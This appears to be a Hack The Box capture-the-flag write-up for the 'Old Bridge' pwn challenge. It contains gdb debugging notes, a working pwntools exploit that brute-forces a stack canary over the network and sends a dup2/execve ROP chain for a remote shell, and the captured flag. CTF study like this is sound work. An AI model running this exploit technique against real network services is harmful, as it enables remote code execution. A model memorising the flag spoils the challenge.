


```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Old Bridge]
└─$ gdb -q ./oldbridge
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python
 engine 3.11
Reading symbols from ./oldbridge...
(No debugging symbols found in ./oldbridge)
gef➤  set follow-fork-mode parent
gef➤  set detach-on-fork off
gef➤  set schedule-multiple on
gef➤  inferior 1 -> continue
Attempt to extract a component of a value that is not a structure pointer.
gef➤  inferior 1
[Switching to inferior 1 [<null>] (/home/vigneswar/Pwn/Old Bridge/oldbridge)
]
gef➤  inferior 1 continue
A syntax error in expression, near `continue'.
gef➤  run
Starting program: /home/vigneswar/Pwn/Old Bridge/oldbridge
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
usage: /home/vigneswar/Pwn/Old Bridge/oldbridge <port>
[Inferior 1 (process 3487) exited with code 01]
gef➤  run 1234
Starting program: /home/vigneswar/Pwn/Old Bridge/oldbridge 1234
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```



```
gef➤  canary
[+] The canary of process 3545 is at 0x7ffff7dd4768, value is 0xac11d3a5bd7f
0d00
gef➤  c
Continuing.
[Inferior 4 (process 3545) exited normally]
gef➤  inferior 1
[Switching to inferior 1 [process 3501] (/home/vigneswar/Pwn/Old Bridge/oldb
ridge)]
[Switching to thread 1.1 (Thread 0x7ffff7dd4740 (LWP 3501))]
#0  0x00007ffff7ee14d0 in __libc_accept (fd=0x3, addr=...,
    len=0x7fffffffdbf8) at ../sysdeps/unix/sysv/linux/accept.c:26
26      in ../sysdeps/unix/sysv/linux/accept.c
```

ii) There is stack buffer overflow in check_username, we somehow need to leak canary (canary value of same for all child process) so we maybe able to bruteforce it
iii) DUP2



dup2()

The **dup2**() system call performs the same task as **dup**(), but instead of using the lowest-numbered unused file descriptor, it uses the file descriptor number specified in *newfd*. In other words, the file descriptor *newfd* is adjusted so that it now refers to the same open file description as *oldfd*.

If the file descriptor *newfd* was previously open, it is closed before being reused; the close is performed silently (i.e., any errors during the close are not reported by **dup2**()).

The steps of closing and reusing the file descriptor *newfd* are performed *atomically*. This is important, because trying to implement equivalent functionality using close(2) and **dup**() would be subject to race conditions, whereby *newfd* might be reused between the two steps. Such reuse could happen because the main program is interrupted by a signal handler that allocates a file descriptor, or because a parallel thread allocates a file descriptor.

Note the following points:

- If *oldfd* is not a valid file descriptor, then the call fails, and *newfd* is not closed.


- If *oldfd* is a valid file descriptor, and *newfd* has the same value as *oldfd*, then **dup2**() does nothing, and returns *newfd*.

Since, our we are interacting with the binary through sockets, normal execve will pop a shell that gets input from stdin, to fix this, we need to copy stdin, stdout , stderr to socket file descriptor

4) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./oldbridge")
context.binary = exe

rem_ip = '94.237.57.59' # ip
port = 48325 # port
leak =
b'\x00\xf3\x07\x95`\xab\xfa\xc7`\xff\xe4f\xfd\x7f\x00\x00\xcf\x0e\x80\xaa\x9fU'


for k in range(24):
    if k == 16:
        leak += b'\xcf'
        continue
    if k == 17:
        leak += b'\x0e'
        continue
    for j in range(256):
        io = remote(rem_ip, port)
        io.sendafter(b'Username: ', bytes(i^0xd for i in
b'il{dih'+b'\x55'*1026+leak+bytes([j])))
        try:
            print(f'\033[2JLeaking data: {k}, Found: {leak}, Progressing:
{bytes([j])}', end='\r')
            response = io.recvuntil(b'found')
            if b'Username' in response:
                leak += bytes([j])
                break
        except:
            pass
        sleep(0.00001)
        io.close()
    else:
        print("Something went wrong!")
        break

exe.address = unpack(leak[16:], 'all')-0xecf
rbp = unpack(leak[8:16], 'all')+0xb88-0x1000 # adjust based on system
canary = leak[:8]
print(canary, hex(rbp), hex(exe.address))

# rop
print("Popping a shell...")
io = remote(rem_ip, port)
leave_ret = p64(exe.address+0x0000000000000b6d)
rop_chain = ROP(exe)
SYSCALL_RET = rop_chain.find_gadget(['syscall', 'ret'])[0]

for j in range(3):
    rop_chain.rax = constants.SYS_dup2
    rop_chain.call(SYSCALL_RET, [4, j])

rop_chain.rax = 59
rop_chain.call(SYSCALL_RET, [rbp, 0, 0])
rop_chain = rop_chain.chain()
print("Performing ROP:")


io.sendafter(b'Username: ', bytes(i^0xd for i in b'il{dih\x55\x55'+b'/bin/
sh\x00'+rop_chain+b'\x55'*(1016-len(rop_chain))+canary+p64(rbp)+leave_ret))
io.interactive()
```

5) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Old Bridge]
└─$ python3 solve.py
b'\x00\xf3\x07\x95`\xab\xfa\xc7' 0x7ffd66e4fae8 0x559faa800000
Popping a shell...
Performing ROP:
$ ls
core
flag.txt
oldbridge
$ cat flag.txt
HTB{q4i1q3_i1i3_p0a_a01}
$ 
```